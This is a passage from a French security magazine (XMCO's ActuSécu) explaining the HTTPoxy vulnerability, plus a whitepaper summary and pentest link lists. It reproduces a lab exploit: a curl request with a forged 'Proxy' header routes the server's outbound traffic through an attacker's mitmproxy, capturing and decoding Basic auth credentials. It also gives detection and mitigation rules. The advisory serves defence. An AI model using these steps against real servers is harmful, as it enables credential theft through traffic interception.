L'exploitation de la vulnérabilité est très simple. Dans un premier temps nous allons reproduire la Preuve de Concept disponible sur le Github d'HTTPoxy [2].

Ensuite nous mettrons en œuvre une Preuve de Concept plus avancée, en situation semi-réelle, où nous récupérerons un mot de passe et des informations potentiellement sensibles.



Preuve de Concept PHP issue d'HTTPOXY.ORG

Il suffit de télécharger, créer l'image Docker et lancer l'instance

```
git clone https://github.com/httpoxy/php-fpm-httpoxy-poc.git
cd php-fpm-httpoxy-poc/
docker build -t fpm-guzzle-proxy .
docker run -d -p 80:80 --name fpm-test-instance fpm-guzzle-proxy
```

Nous mettons en place notre pseudo proxy avec netcat

```
nc -l -p 12345
```

Nous envoyons une requête forgée afin de déclencher la vulnérabilité

```
curl -H 'Proxy: 172.16.10.170:12345/' http://127.0.0.1/
```


La requête transite par notre serveur proxy

Preuve de Concept avancée

Nous allons ici réaliser une Preuve de Concept sur une architecture web simpliste contenant une machine hébergeant un site, et une seconde machine demandant une authentification et hébergeant un potentiel micro service tiers et différentes ressources.

Lorsque nous effectuons une requête vers le site vitrine, celui va s'authentifier sur le micro service distant et récupérer des ressources. Notre but ici est d'exploiter HTTPOXY en injectant notre proxy dans le site vitrine, une fois ceci fait nous allons alors intercepter la requête qu'effectuera le site vitrine au micro service.

Ce qui nous permettra ainsi de récupérer les identifiants (nom d'utilisateur et mot de passe) utilisés.



L'infrastructure repose sur trois containers Docker, l'un étant le proxy, les deux autres faisant office de serveurs.

Lançons la création de nos containers Docker via la commande docker-compose :

```
~ docker-compose -f /Volumes/untitled/2016/Articles/httpoxy/POC-real/http_poxy_poc.yml up
```

Une fois ceci fait, listons nos containers :

```
XMCO-JCP@XMCO-JCP ~> docker ps
IMAGE                          COMMAND                  PORTS                                  NAMES
mitmproxy/releases             "mitmdump -w /tmp/out"   127.0.0.1:8080->8080/tcp, 8081/tcp     pocreal_serveur_proxy_attaquant_1
pocreal_site_vitrine           "apache2-foreground"     127.0.0.1:80->80/tcp                   pocreal_site_vitrine_1
pocreal_service_distant_interne "python auth.py"        127.0.0.1:5000->5000/tcp               pocreal_service_distant_interne_1
```

Site vitrine :

Le site vitrine est basé sur le dockerfile de la Preuve de Concept PHP mise à disposition par HTTPOXY.org. Elle repose sur un fichier index.php qui envoie une requête au micro service à travers un environnement CGI vulnérable (Guzzle). Voilà le fichier *index.php* :

```php
<?php
/*
 * Guzzle Proxy Configuration by Remote User
 */
require '/var/lib/poc/vendor/autoload.php';
$client = new GuzzleHttp\Client();


$client->request('GET', 'http://service:5000/secret-page', [
    'auth' => ['admin', 'secret']
]);
echo "Request sent\n";
```

Micro service :

Se base sur un serveur web léger utilisant Flask (Python) et attend une authentification HTTP. En fonction de la réussite ou non de l'authentification, les pages *page-secret.html* (« access granted ») ou *error.html* seront retournées.

Voilà le contenu du fichier *auth.py* :

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from functools import wraps
from flask import Flask
from flask import request
from flask import Response
from flask import render_template
app = Flask(__name__)


def check_auth(username, password):
    """This function is called to check if a username /
    password combination is valid.
    """
    return username == 'admin' and password == 'secret'

def authenticate():
    """Sends a 401 response that enables basic auth"""
    return Response(
    'Could not verify your access level for that URL.\n'
    'You have to login with proper credentials', 401,
    {'WWW-Authenticate': 'Basic realm="Login Required"'})

def error():
    """Sends a 401 response that enables basic auth"""
    return render_template('error.html')

def good():
    """Sends a 401 response that enables basic auth"""
    return render_template('error.html')

def requires_auth(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth = request.authorization

        if not auth:
            return authenticate()

        if auth and not check_auth(auth.username, auth.password):
                return error()

        return f(*args, **kwargs)
    return decorated

@app.route('/secret-page')
@requires_auth
def secret_page():
    return render_template("secret_page.html")

if __name__ == '__main__':
    app.run(debug=True,host='0.0.0.0')
```

L'infrastructure étant en place, le proxy d'attaque aussi, procédons à l'exploitation :

✚ 1. Récupération de l'adresse IP du container contenant le serveur proxy

```
docker inspect --format '{{ .NetworkSettings.IPAddress }}'
pocreal_serveur_proxy_attaquant_1
```

✚ 2. Envoi de la requête vers le site vitrine contenant le serveur proxy d'attaque dans l'en-tête HTTP (ici *174.17.0.4*) :

```
curl -H 'Proxy: 172.17.0.4:8080/' 127.0.0.1/
```

Le site vitrine va alors récupérer l'en-tête puis la stocker dans la variable d'environnement *HTTP_PROXY*. CGI va alors la confondre avec sa variable d'environnement système portant le même nom et se configurer, pour la tâche en cours, avec le serveur proxy d'attaque. Cette action aura pour résultat de faire transiter les requêtes émanant du site vers la passerelle et ainsi réaliser une attaque de type Man-In-The-Middle. Voyons ça de suite :

Il nous suffit de récupérer les données ayant transité par le serveur proxy

```
docker cp pocreal_serveur_proxy_attaquant_1:/tmp/
outfile.txt ./Documents
```


Au sein du fichier outfile.txt, on aperçoit la requête effectuée par le site vers le micro service. Le champ « Authorization » nous intéresse ici, car il contient l'identifiant et le mot de passe encodé en base64.

Avant de le décoder, nous allons vérifier qu'il est correct. Pour ceci nous allons simplement analyser la réponse que le micro service nous a donnée. On imagine quelque chose comme « correct » pour des identifiants bons, et « incorrect » pour le cas inverse.

```
1755:8:response,482:6:reason,2:OK,13:timestamp_end,16:1469789433.58819^12:http_version,8:
5:timestamp_start,17:1469789433.569039^7:headers,166:44:12:Content-Type,24:text/html;
charset=utf-8,]24:14:Content-Length,3:147,]42:6:Server,29:Werkzeug/0.11.10 Python/2.7.9,]
10:50:33 GMT,]]7:content,147:<!DOCTYPE html>
<html>
    <head>
        <title>Secure internal server</title>
    </head>
    <body>
        <h1>Hello server : access granted ! </h1>
</body>
</html>,}4:type,4:http,2:id,36:05154c05-8084-4327-b9e7-58ea9c93c05e,5:error,0:~7:version,
15:ssl_established,5:false!10:clientcert,0:~13:timestamp_end,0:~7:address,55:7:address,22
pv6,5:false!}15:timestamp_start,17:1469789433.538148^19:timestamp_ssl_setup,0:~}11:server
false!14:source_address,55:7:address,22:10:172.17.0.4,5:35269#]8:use_ipv6,5:false!}13:tim
4:7:address,21:10:172.17.0.2,4:5000#]8:use_ipv6,5:false!}7:address,50:7:address,17:7:serv
}15:timestamp_start,17:1469789433.551128^3:sni,0:~4:cert,0:~19:timestamp_ssl_setup,0:~3:v
:1469789433.552435^}11:intercepted,5:false!7:request
,488:9:is_replay,5:false!4:port,4:5000#12:stickycookie,5:false!13:timestamp_end,17:14697
age,15:timestamp_start,17:1469789433.542379^7:headers,172:34:16:Proxy-Connection,10:Keep-
leHttp/6.2.0 curl/7.38.0 PHP/7.0.8,]43:13:Authorization,22:Basic YWRtaW46c2VjcmV0,]23:4:H
,0:,6:method,3:GET,4:host,7:service,17:first_line_format,8:relative,12:http_version,8:HT
auth,5:false!}}
```

Le micro service nous a répondu et affiche une page contenant « access granted ». Par conséquent le couple identifiant et mot de passe que le site a transmis est correct. Nous pouvons ainsi le décoder et récupérer sa valeur.

```
XMCO-JCP@XMCO-JCP ~> echo "YWRtaW46c2VjcmV0" | base64 -D
admin:secret
```



L'exploitation de cette faille laisse-t-elle des traces ?

Oui ! L'exploitation laisse potentiellement des traces. L'envoi de l'en-tête HTTP malveillant pourra être stocké dans les fichiers de log du serveur web. L'adresse IP du proxy de l'attaquant pourra également y être présente.

Cependant les logs applicatifs standards ne stockent pas l'en-tête « proxy », mais il est possible de les rajouter au cas par cas en fonction des serveurs.

Exmple pour le serveur nginx :

```
# define 'proxylog' format in the http{}
context:
log_format proxylog '$remote_addr - $re-
mote_user [$time_local] '
                    '"$request" $status
$body_bytes_sent '
                    '"$http_referer"
"$http_user_agent" '
                    '"$http_proxy"';

# log requests with a Proxy header using
the 'proxylog' format
access_log /var/log/nginx/badactor.log
proxylog if=$http_proxy;
```

De plus les requêtes de retour transitant par le proxy de l'attaquant peuvent laisser une trace si une supervision réseau est en place.

Existe-t-il des codes d'exploitation disponibles publiquement ?

À ce jour aucun code d'exploitation n'a été publié.

> Remédiations

Comment savoir si mon système est vulnérable ?

Afin de diagnostiquer la vulnérabilité, installez temporairement le script Test.cgi suivant, et rendez-le exécutable :

```
#!/bin/sh
echo "Content-Type:text/plain"
echo ""
echo "HTTP_PROXY='$HTTP_PROXY'"
```

Appelez ensuite le script en effectuant une requête HTTP utilisant l'en-tête « Proxy » vulnérable :

```
curl -H 'Proxy: AFFECTED' http://my-ser-
ver-name/cgi-bin/test.cgi
```

Si vous voyez la sortie suivante, votre serveur n'est pas affecté :

```
HTTP_PROXY=''
```

En revanche si vous voyez la sortie suivante, ou tout autre sortie, votre serveur peut être affecté :

```
HTTP_PROXY='AFFECTED'
```

Dans ce cas, il est nécessaire d'appliquer l'une des solutions de contournement ci-dessous.

Comment s'en protéger ?

Pour vous protéger de la vulnérabilité, il suffit de mettre à jour votre serveur ainsi que d'appliquer les solutions de contournement ci-dessous.

Quelles sont les solutions de contournement ?

La meilleure solution de contournement est de bloquer les en-têtes « proxy » des requêtes HTTP, et ce avant qu'elles atteignent votre application.

Voilà les procédures à suivre pour les environnements les plus connus :

✚ NGINX/FastCGI

```
fastcgi_param HTTP_PROXY "";
```

Apache (mod_cgi, mod_php)
Par l'utilisation de mod_headers (au sein d'un .htaccess):

```
RequestHeader unset Proxy early
```

Apache (mod_security)

```
SecRule &REQUEST_HEADERS:Proxy "@gt 0"
"id:1000005,log,deny,msg:'httpoxy de-
nied'"
```

Varnish

```
sub vcl_recv {

    [...]
    unset req.http.proxy;
    [...]
}
```

OpenBSD relayd

```
http protocol httpfilter {
       match request header remove "Proxy"
}
```

Microsoft IIS (avec PHP ou un environnement CGI)

```
appcmd set config /section:requestfilte-
ring /+requestlimits.headerLimits.[hea-
der='proxy',sizelimit='0']
```

Vous pourrez trouver plus d'informations sur les procédures indiquées à l'adresse suivante https://httpoxy.org/#fix-now [1]

> Conclusion

La faille requiert beaucoup de conditions afin d'être réellement exploitée (système utilisant une version vulnérable de CGI et un script CGI émettant lui-même des requêtes HTTP vers un autre serveur ; ce qui est d'autant plus rare)

Le CERT-XMCO vous recommande cependant d'appliquer les derniers correctifs de sécurité disponibles pour votre environnement, ou à minima les solutions de contournement détaillées ci-dessus.

Références

[1] https://httpoxy.org/

[2] https://github.com/httpoxy

[3] https://access.redhat.com/security/vulnerabilities/httpoxy

[4] https://www.nginx.com/blog/mitigating-the-httpoxy-vulnerability-with-nginx/

[5] https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-httpoxy-vulnerability

[6] https://www.apache.org/security/asf-httpoxy-response.txt

[7] https://blog.cloudflare.com/cloudflare-sites-protected-from-httpoxy/

Le whitepaper du mois

par Bastien CACACE

> L'ANSSI publie un nouveau référentiel d'exigences de sécurité


L'ANSSI a publié ses recommandations pour les architectures basées sur VMware vSphere ESXi. Le but de ce document est de réduire autant que possible la surface d'attaque des solutions suivantes : VMware vSphere ESXi 5.5 (ESX), VMware vCenter Server 5.5 et VMware vSphere Client 5.5.

Le document aborde les thématiques suivantes :

- Mutualisation des ressources
- Maintien en condition de sécurité
- Désactivation de composants non utilisés
- Sécurité de l'administration
- Sécurisation des accès
- Sécurité du réseau
- Sécurité des machines virtuelles
- Stockage NAS/SAN
- Audit et journalisation
- Supervision

L'ANSSI rappelle cependant que les produits mentionnés dans ce guide n'ont fait l'objet d'aucune évaluation ou certification de sécurité.

Le guide est disponible à l'adresse suivante : http://www.ssi.gouv.fr/uploads/2016/07/np_vmwareesx_notetech_v1.pdf


DAT-NT-34/ANSSI/SDE

PREMIER MINISTRE

Secrétariat général de la défense et de la sécurité nationale

Agence nationale de la sécurité des systèmes d'information

Paris, le 25 mai 2016

N° DAT-NT-34/ANSSI/SDE/NP

Nombre de pages du document (y compris cette page) : 19

NOTE TECHNIQUE

RECOMMANDATIONS DE SÉCURITÉ POUR LES ARCHITECTURES BASÉES SUR VMWARE VSPHERE ESXI

Public visé :

Développeur	
Administrateur	✓
RSSI	✓
DSI	✓
Utilisateur	

revue du web

Cette rubrique vous permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles dédiés aux outils et aux tests d'intrusion


> Twitter


Sélection de comptes Twitter

> Outils / Pentest

Les Meilleures Pratiques pour l'analyse Forensic d'après Microsoft	https://technet.microsoft.com/en-us/library/mt484109.aspx#Best-practices-for-forensic-analysis
Outil rejouer les sessions RDP depuis un fichier PCAP	http://www.contextis.com/resources/blog/rdp-replay-code-release/
Vol de token sous Windows	http://digital-forensics.sans.org/blog/2015/03/30/monitoring-for-delegation-token-theft
Plug-in pour Burp pour lire les caches des applications iOS (pentest mobile)	https://blog.silentsignal.eu/2016/05/06/ios-http-cache-analysis-for-abusing-apis-and-forensics/
Devenir Administrateur du domaine via les partages iSCSI	https://www.pentestpartners.com/blog/an-interesting-route-to-domain-admin-iscsi/
Utiliser les scripts Nessus pour exploiter une vulnérabilité	http://www.shellntel.com/blog/2016/6/7/weaponizing-nessus
Extraire les mots de passe Windows depuis Hiberfil.sys	http://woshub.com/how-to-extract-windows-user-passwords-from-hiberfil-sys/
Audit de la technologie DirectAcess de Microsoft	https://www.ernw.de/download/newsletter/ERNW_Newsletter_53_MS_DA_Security_Assessment_Signed.pdf
Comment exploiter la vulnérabilité MS16-072	https://blog.ahmednabeel.com/from-zero-to-system-on-full-disk-encrypted-windows-system-part-2/ https://www.slideshare.net/slideshow/embed_code/key/pRiu6l1TJx0p4g https://github.com/JackOfMostTrades/bluebox

> Sélection des comptes Twitter suivis par le CERT-XMCO :

Christian Späth		https://twitter.com/ChechariX
Carlos Perez		https://twitter.com/Carlos_Perez
Andrew Luke		https://twitter.com/Sw4mp_f0x
Adam		https://twitter.com/_xpn_
b33f		https://twitter.com/FuzzySec
David Cowen		https://twitter.com/HECFBlog
Tal Be'ery		https://twitter.com/TalBeerySec
Casey Smith		https://twitter.com/subTee
RTFM		https://twitter.com/redteamfieldman
Adamb		https://twitter.com/Hexacorn



> Remerciements

Photographie

royalty free
https://www.flickr.com/photos/99783447@N07/9433864982

RadishTM :
https://www.flickr.com/photos/radishtm/14889276036

Chris Potter :
https://www.flickr.com/photos/86530412@N02/8186946980

Matt Berger :
https://www.flickr.com/photos/berger787/13852888945

Jeremy Fitzhardinge :
https://www.flickr.com/photos/goop/41111081

darkday :
https://www.flickr.com/photos/drainrat/16372533931

Kiarras :
https://www.flickr.com/photos/kiarras_marinero/8455661691

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711